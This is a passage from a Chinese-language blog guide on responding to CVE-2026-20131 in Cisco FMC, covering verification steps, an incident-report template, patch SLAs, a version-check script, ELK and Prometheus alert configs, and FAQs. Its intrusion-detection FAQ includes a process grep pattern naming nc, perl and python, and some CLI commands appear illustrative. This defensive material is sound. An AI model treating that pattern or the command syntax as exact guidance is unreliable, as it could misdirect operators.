> show version
> show status
Step 6: 验证安全
# 1. 漏洞扫描
# 使用Nessus或OpenVAS扫描FMC

# 2. 渗透测试
# 聘请第三方进行渗透测试

# 3. 配置审计
> show running-config
# 检查是否有异常配置

# 4. 监控7天
# 持续监控系统日志和网络流量
6.3 事后总结报告
报告模板:
# 安全事件响应报告

## 1. 事件概述

- 事件编号:INC-2026-001
- 发现时间:2026-05-15 03:27
- 响应时间:2026-05-15 03:35(8分钟)
- 解决时间:2026-05-15 12:00(8.5小时)

## 2. 影响评估

- 受影响系统:Cisco FMC 6.7.0
- 数据泄露:无(及时发现)
- 业务中断:4小时
- 经济损失:¥230,000

## 3. 根因分析

- 直接原因:CVE-2026-20131漏洞未修复
- 根本原因:补丁管理流程不完善

## 4. 处置措施

- 立即隔离受影响系统
- 清除攻击者植入的后门
- 升级到6.7.1修复版本
- 加强网络访问控制

## 5. 改进建议

- 建立自动化补丁管理流程
- 实施7x24安全监控
- 定期进行渗透测试
- 完善应急响应预案

## 6. 经验教训

- 高危漏洞必须在48小时内修复
- 需要建立漏洞预警机制
- 定期进行应急演练
📊 第7章:长期安全加固建议
7.1 补丁管理策略
建立自动化补丁管理流程

SLA标准:
| 风险等级 | CVSS评分 | 修复时限 | 升级优先级 |
|---|---|---|---|
| 严重 | 9.0-10.0 | 24小时 | P0 |
| 高危 | 7.0-8.9 | 7天 | P1 |
| 中危 | 4.0-6.9 | 30天 | P2 |
| 低危 | 0.1-3.9 | 90天 | P3 |
自动化漏洞扫描
#!/bin/bash
# auto-vuln-scan.sh - 自动漏洞扫描脚本

FMC_IP="192.168.100.100"
REPORT_DIR="/opt/security/reports"
DATE=$(date +%Y%m%d)

# 1. 检查FMC版本
VERSION=$(curl -k -s "https://${FMC_IP}/api/fmc_platform/v1/info/serverinfo" | jq -r '.version')

echo "FMC Version: ${VERSION}"

# 2. 比对已知漏洞数据库
VULN_DB="/opt/security/vuln-db.json"

# 3. 生成报告
cat > ${REPORT_DIR}/scan-${DATE}.json << EOF
{
  "scan_date": "$(date -Iseconds)",
  "target": "${FMC_IP}",
  "version": "${VERSION}",
  "vulnerabilities": []
}
EOF

# 4. 发送邮件告警
if [ "${VERSION}" == "6.7.0" ]; then
    echo "CRITICAL: FMC ${VERSION} is vulnerable to CVE-2026-20131" | \
        mail -s "Security Alert" security-team@example.com
fi
定时任务:
# 每天凌晨2点执行扫描
0 2 * * * /opt/scripts/auto-vuln-scan.sh
7.2 网络架构优化
零信任架构设计

关键措施:
- 多层防护:WAF → IPS → 反向代理 → VPN → 跳板机
- 最小权限:每个层级仅开放必要端口
- 强认证:VPN + MFA + 跳板机审计
- 网络隔离:管理网络与业务网络分离
7.3 监控告警体系
ELK Stack日志监控
# filebeat.yml
filebeat.inputs:
  - type: log
    enabled: true
    paths:
      - /var/log/fmc/*.log
    fields:
      service: cisco-fmc
      environment: production

processors:
  - add_cloud_metadata: ~

output.elasticsearch:
  hosts: [ "elasticsearch:9200" ]
  index: "fmc-logs-%{+yyyy.MM.dd}"
Kibana告警规则:
{
  "trigger": {
    "schedule": {
      "interval": "5m"
    }
  },
  "input": {
    "search": {
      "request": {
        "indices": [
          "fmc-logs-*"
        ],
        "body": {
          "query": {
            "bool": {
              "must": [
                {
                  "match": {
                    "message": "authentication"
                  }
                },
                {
                  "match": {
                    "level": "error"
                  }
                }
              ]
            }
          }
        }
      }
    }
  },
  "condition": {
    "compare": {
      "ctx.payload.hits.total": {
        "gte": 10
      }
    }
  },
  "actions": {
    "email_alert": {
      "email": {
        "to": "security-team@example.com",
        "subject": "FMC Authentication Alert",
        "body": "Multiple authentication failures detected"
      }
    }
  }
}
Prometheus监控
# prometheus.yml
scrape_configs:
  - job_name: 'fmc-monitoring'
    static_configs:
      - targets: [ 'fmc-exporter:9100' ]
    metrics_path: '/metrics'
告警规则:
# alert.rules
groups:
  - name: fmc_alerts
    rules:
      - alert: FMCHighCPU
        expr: fmc_cpu_usage > 80
        for: 5m
        labels:
          severity: warning
        annotations:
          summary: "FMC CPU usage high"

      - alert: FMCSuspiciousActivity
        expr: rate(fmc_auth_failures[5m]) > 10
        for: 2m
        labels:
          severity: critical
        annotations:
          summary: "Suspicious authentication activity"
7.4 安全审计与合规
定期安全审计清单
| 审计项 | 频率 | 方法 | 责任人 |
|---|---|---|---|
| 漏洞扫描 | 每周 | Nessus/OpenVAS | 安全团队 |
| 配置审计 | 每月 | CIS Benchmark | 运维团队 |
| 渗透测试 | 每季度 | 第三方机构 | CISO |
| 日志审查 | 每日 | SIEM自动分析 | SOC团队 |
| 访问控制审查 | 每月 | 人工审核 | IT经理 |
| 备份验证 | 每月 | 恢复测试 | 运维团队 |
| 应急演练 | 每半年 | 实战演练 | 全体 |
合规要求对照
等保2.0要求:
| 控制域 | 要求 | FMC实施 |
|---|---|---|
| 安全通信网络 | 网络架构合理 | ✅ 网络分段 |
| 安全区域边界 | 边界防护完善 | ✅ 多层防护 |
| 安全计算环境 | 主机安全加固 | ✅ 定期补丁 |
| 安全管理中心 | 集中管控审计 | ✅ 日志集中 |
| 安全管理制度 | 制度完善执行 | ✅ 定期审计 |
🎓 第8章:常见问题解答
Q1: 升级FMC会影响正在运行的防火墙吗?
现象:担心升级FMC会导致管理的防火墙中断服务。
答案:
- ✅ 不会影响:FMC升级期间,已下发的策略继续在防火墙上运行
- ⚠️ 注意事项:
- 升级期间无法修改策略
- 升级完成后需重新部署策略
- 建议在业务低峰期进行
最佳实践:
# 1. 升级前备份策略
> export policy all

# 2. 升级FMC
> upgrade system <upgrade-file>

# 3. 升级后验证
> show version
> show status

# 4. 重新部署策略(如有变更)
> deploy
Q2: 如何判断是否已被攻击?
现象:不确定系统是否已经被入侵。
检测方法:
# 1. 检查异常登录
> show logging system | include "login"

# 2. 检查配置变更
> show configuration changes last 7 days

# 3. 检查异常进程
> show processes | grep -E "(python|perl|nc)"

# 4. 检查网络连接
> show connections | grep ESTABLISHED

# 5. 检查新增账户
> show users
入侵迹象:
| 指标 | 正常 | 异常 |
|---|---|---|
| 登录失败次数 | < 10次/天 | > 100次/天 |
| 配置变更频率 | < 5次/周 | > 20次/周 |
| 未知进程 | 无 | 有 |
| 异常外联 | 无 | 有 |
Q3: 临时缓解措施能维持多久?
答案:
- ⚠️ 不建议长期使用:临时措施只能争取时间
- 📅 建议时限:最多7天内必须完成升级
- 🔴 风险:临时措施可能被绕过
推荐时间表:
Day 0: 发现漏洞
Day 0: 实施临时缓解(限制网络访问)
Day 1-2: 准备升级环境(备份、测试)
Day 3-5: 执行升级
Day 6-7: 验证和监控
Q4: 升级失败怎么办?
现象:升级过程中出现错误或中断。
应急方案:
# 1. 检查升级状态
> show upgrade status

# 2. 如果升级失败,回滚到备份
> rollback backup <backup-name>

# 3. 如果无法回滚,重新安装
# 从干净镜像重新部署FMC

# 4. 恢复配置
> import configuration <config-file>

# 5. 联系Cisco TAC支持
# https://www.cisco.com/c/en/us/support/web/tsd-cisco-worldwide-contacts.html
预防措施:
- ✅ 升级前完整备份
- ✅ 在测试环境先验证
- ✅ 确保电源和网络稳定
- ✅ 预留足够维护窗口
Q5: 如何预防类似漏洞?
长期策略:
- 建立漏洞预警机制
- 订阅Cisco安全公告
- 关注CVE数据库
- 加入安全社区
- 自动化补丁管理
- 每周自动扫描
- 根据风险等级设定SLA
- 自动化测试和部署
- 纵深防御架构
- 多层网络防护
- 零信任访问控制
- 持续监控告警
- 定期安全演练
- 每季度渗透测试
- 每半年应急演练
- 持续安全意识培训
📝 第9章:总结与展望
9.1 核心要点回顾
1. 漏洞本质
CVE-2026-20131是一个CVSS 10.0满分的未认证RCE漏洞:

根本原因:FMC认证逻辑缺陷
触发条件:发送特制HTTP POST请求
影响范围:FMC 6.4.0-6.7.0
危害等级:可直接获取Root权限
2. 修复方案
首选方案:升级到FMC 6.7.1+

临时方案:
- 限制网络访问(最有效)
- 禁用远程管理
- 启用IPS规则
- 网络分段隔离
3. 预防措施
纵深防御策略:
1. 及时补丁管理(24小时内修复严重漏洞)
2. 网络架构优化(零信任架构)
3. 监控告警体系(ELK + Prometheus)
4. 定期安全审计(每周扫描+季度渗透测试)
5. 应急响应预案(明确流程和职责)
9.2 未来展望
短期(2026年下半年)
预测:
- 更多组织完成FMC升级
- APT组织可能开发高级利用工具
- 可能出现针对其他Cisco产品的连锁攻击
- 监管机构可能出台更严格的合规要求
建议:
- 立即完成所有FMC升级
- 加强供应链安全管理
- 建立威胁情报共享机制
中期(2027-2028年)
技术演进:
- AI辅助漏洞检测和修复
- 自动化应急响应成为标配
- 零信任架构广泛采用
- 量子加密开始应用
行业趋势:
- 从被动响应转向主动防御
- 安全左移贯穿整个生命周期
- 云原生安全成为主流
- 隐私保护法规更加严格
长期(2029年以后)
愿景:
- 自愈系统成为现实
- 形式化验证普及
- 安全默认化(Secure by Default)
- 全球协同防御网络
目标:
- 将漏洞利用窗口缩短至小时级
- 实现99.99%的自动化防护
- 建立全球漏洞快速响应机制
9.3 结语
CVE-2026-20131漏洞再次警示我们:
网络安全是一场没有终点的马拉松,而非短跑。
它不仅仅是升级一个软件那么简单,而是需要:
- 🔄 持续的 vigilance(警惕)
- 📋 完善的流程和制度
- 🛠️ 先进的工具和技术
- 👥 全员的意识和责任
希望本文能帮助您更好地理解和应对此类高危漏洞,构建更加健壮的网络安全防线。
记住:预防胜于治疗,主动胜于被动。
👍 如果本文对你有帮助,欢迎点赞、收藏、转发!
💬 你在FMC安全管理中遇到过哪些问题?欢迎在评论区分享交流~
🔔 关注我,获取更多网络安全深度分析文章!
✍️ 行文仓促,定有不足之处,欢迎各位朋友在评论区批评指正,不胜感激!
专栏导航:
-
📖 上一篇: Linux内核Copy Fail漏洞修复指南
-
📖 下一篇: Langflow AI平台RCE漏洞修复指南(待更新)
-
🌟 推荐文章:

- 点赞
- 收藏
- 关注作者
评论(0)